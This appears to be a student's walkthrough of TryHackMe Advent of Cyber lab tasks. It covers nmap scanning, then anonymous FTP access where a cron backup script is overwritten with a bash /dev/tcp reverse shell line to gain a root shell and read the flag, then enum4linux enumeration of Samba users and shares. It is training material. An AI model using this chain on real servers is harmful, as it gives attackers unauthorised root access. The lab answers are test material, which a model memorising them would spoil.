
From research

Ans: 1998

Question 2


Using Nmap on 10.10.174.196, type Nmap 10.10.174.196

Ans: 80,2222,3389




Question 3

Type nmap -Pn 10.10.174.196 in the terminal




Question 4

Type nmap -A 10.10.174.196 in the terminal




Type nmap -sV 10.10.174.196 in the terminal



Question 5

Look for the answer in the terminal


Ans: Ubuntu



Question 6

Look for Http_title in the terminal and there will be a value.(Internet Blog)


Ans: Blog



Day 9: Anyone can be Santa!

Tools used: Kali Linux/Firefox

We type ftp ip address in the terminal.



Question 1

Then put anonymous as name so no need for a password to login.

Question 1

Type ls to check files and directories in the working directory on the FTP server.

```
1211102835@kali: ~
File  Actions  Edit  View  Help
┌──(1211102835㉿kali)-[~]
└─$ ftp 10.10.176.97
Connected to 10.10.176.97.
220 Welcome to the TBFC FTP Server!.
Name (10.10.176.97:1211102835): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||62850|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
ftp>
```

Question 2

Then type cd public to change our working directory on the FTP server and type ls again. Then we can see the script.

```
1211102835@kali: ~
File  Actions  Edit  View  Help
┌──(1211102835㉿kali)-[~]
└─$ ftp 10.10.176.97
Connected to 10.10.176.97.
220 Welcome to the TBFC FTP Server!.
Name (10.10.176.97:1211102835): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||62850|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||20224|)
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp>
```

Type get backup.sh and get shoppinglist.txt to get the files.

```
1211102835@kali: ~
File  Actions  Edit  View  Help
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||62850|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||20224|)
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> get backup.sh
local: backup.sh remote: backup.sh
ge229 Entering Extended Passive Mode (|||22426|)
150 Opening BINARY mode data connection for backup.sh (341 bytes).
100% |*****************************************************|   341      232.38 KiB/s    00:00 ETA
226 Transfer complete.
341 bytes received in 00:00 (1.73 KiB/s)
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
229 Entering Extended Passive Mode (|||58336|)
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
100% |*****************************************************|    24      334.82 KiB/s    00:00 ETA
226 Transfer complete.
24 bytes received in 00:00 (0.12 KiB/s)
ftp>
```

Open a new terminal in the next tab and type nano backup.sh to edit the file.

```
1211102835@kali: ~
File  Actions  Edit  View  Help
1211102835@kali: ~ ×   1211102835@kali: ~ ×
┌──(1211102835㉿kali)-[~]
└─$ nano backup.sh
```

Put # to ignore the original text and type bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1. (You can find it on top-right on the main screen, not the ip address that is given.) After that, type ctrl+x to exit it.

```
1211102835@kali: ~
File  Actions  Edit  View  Help
1211102835@kali: ~ ×   1211102835@kali: ~ ×
  GNU nano 6.2                          backup.sh *
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
#filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";

# Backup FTP folder and store in elfmceager's home directory
#tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server

bash -i >& /dev/tcp/10.18.33.20/4444 0>&1

^G Help        ^O Write Out   ^W Where Is    ^K Cut         ^T Execute     ^C Location
^X Exit        ^R Read File   ^\ Replace     ^U Paste       ^J Justify     ^/ Go To Line
```

Type nc -lvnp 4444 to catch the connection on our AttackBox or kali.

```
1211102835@kali: ~
File  Actions  Edit  View  Help
1211102835@kali: ~ ×   1211102835@kali: ~ ×
┌──(1211102835㉿kali)-[~]
└─$ nano backup.sh

┌──(1211102835㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

Back to the previous terminal and put backup.sh to cover the original files.

```
1211102835@kali: ~
File  Actions  Edit  View  Help
1211102835@kali: ~ ×   1211102835@kali: ~ ×
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||20224|)
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> get backup.sh
local: backup.sh remote: backup.sh
ge229 Entering Extended Passive Mode (|||22426|)
150 Opening BINARY mode data connection for backup.sh (341 bytes).
100% |*****************************************************|   341      232.38 KiB/s    00:00 ETA
226 Transfer complete.
341 bytes received in 00:00 (1.73 KiB/s)
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
229 Entering Extended Passive Mode (|||58336|)
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
100% |*****************************************************|    24      334.82 KiB/s    00:00 ETA
226 Transfer complete.
24 bytes received in 00:00 (0.12 KiB/s)
ftp> put backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||20517|)
150 Ok to send data.
100% |*****************************************************|   384        9.89 MiB/s    00:00 ETA
226 Transfer complete.
384 bytes sent in 00:00 (0.97 KiB/s)
ftp>
```

After that, wait for one minute for the reverse system shell on the FTP Server.

```
1211102835@kali: ~
File  Actions  Edit  View  Help
1211102835@kali: ~ ×   1211102835@kali: ~ ×
┌──(1211102835㉿kali)-[~]
└─$ nano backup.sh

┌──(1211102835㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.18.33.20] from (UNKNOWN) [10.10.176.97] 39768
bash: cannot set terminal process group (1318): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~#
```

Question 3

Type cat shoppinglist.txt to get the answer.

```
1211102835@kali: ~
File  Actions  Edit  View  Help
1211102835@kali: ~ ×   1211102835@kali: ~ ×   1211102835@kali: ~ ×
┌──(1211102835㉿kali)-[~]
└─$ cat shoppinglist.txt
The Polar Express Movie

┌──(1211102835㉿kali)-[~]
└─$
```

Question 4

Type cat /root/flag.txt when done reverse system shell on the FTP Server.

```
1211102835@kali: ~
File  Actions  Edit  View  Help
1211102835@kali: ~ ×   1211102835@kali: ~ ×   1211102835@kali: ~ ×
┌──(1211102835㉿kali)-[~]
└─$ nano backup.sh

┌──(1211102835㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.18.33.20] from (UNKNOWN) [10.10.176.97] 39768
bash: cannot set terminal process group (1318): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

Thought process/methodology:

For question 1, we can get the answer when type ls for the first time which is public. For question 2, we change the cd public and can see the answer when type ls again. For question 3, we just type cat shoppinglist.txt to get the answer. For the last question, we type cat /root/flag.txt after done the reverse system shell.

Day10 Don't Be selfish

tool used: kali linux

Question 1

We Use the command U in the enum4linux to get to know the number of user on the Samba Server

```
root@ip-10-10-212-255:~/Desktop/Tools/Miscellaneous# ./enum4linux.pl -U 10.10.109.0
WARNING: polenum.py is not in your path.  Check that package is installed and your PATH is sane.
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Jun 22 14:09:16 2022

 =========================
|    Target Information    |
 =========================
Target ........... 10.10.109.0
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ==================================================
|    Enumerating Workgroup/Domain on 10.10.109.0    |
 ==================================================
[+] Got domain/workgroup name: TBFC-SMB-01

 ===================================
|    Session Check on 10.10.109.0    |
 ===================================
[+] Server 10.10.109.0 allows sessions using username '', password ''

 ========================================
|    Getting domain SID for 10.10.109.0    |
 ========================================
Domain Name: TBFC-SMB-01
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

 ============================
|    Users on 10.10.109.0    |
 ============================
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy       Name:   Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager       Name: elfmceager        Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson    Name:   Desc:
```


```
 ============================
|    Users on 10.10.109.0    |
 ============================
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy       Name:   Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager       Name: elfmceager        Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson    Name:   Desc:
```

Question 2

We use the command S in the enum4linux to get to know the number of the share on the Samba Server

```
root@ip-10-10-212-255:~/Desktop/Tools/Miscellaneous# ./enum4linux.pl -S 10.10.109.0
WARNING: polenum.py is not in your path.  Check that package is installed and your PATH is sane.
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Jun 22 14:13:50 2022

 =========================
|    Target Information    |
 =========================
Target ........... 10.10.109.0
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ===================================================
|    Enumerating Workgroup/Domain on 10.10.109.0    |
 ===================================================
[+] Got domain/workgroup name: TBFC-SMB-01

 ====================================
|    Session Check on 10.10.109.0    |
 ====================================
[+] Server 10.10.109.0 allows sessions using username '', password ''

 ==========================================
|    Getting domain SID for 10.10.109.0    |
 ==========================================
Domain Name: TBFC-SMB-01
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
```

```
 ==========================================
|    Share Enumeration on 10.10.109.0    |
 ==========================================
WARNING: The "syslog" option is deprecated

        Sharename       Type      Comment
        ---------       ----      -------
        tbfc-hr         Disk      tbfc-hr
        tbfc-it         Disk      tbfc-it
        tbfc-santa      Disk      tbfc-santa
        IPC$            IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        TBFC-SMB-01          TBFC-SMB

[+] Attempting to map shares on 10.10.109.0
//10.10.109.0/tbfc-hr   Mapping: DENIED, Listing: N/A
//10.10.109.0/tbfc-it   Mapping: DENIED, Listing: N/A
//10.10.109.0/tbfc-santa        Mapping: OK, Listing: OK
//10.10.109.0/IPC$      [E] Can't understand response:
WARNING: The "syslog" option is deprecated
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
enum4linux complete on Wed Jun 22 14:13:51 2022
```

Question 3

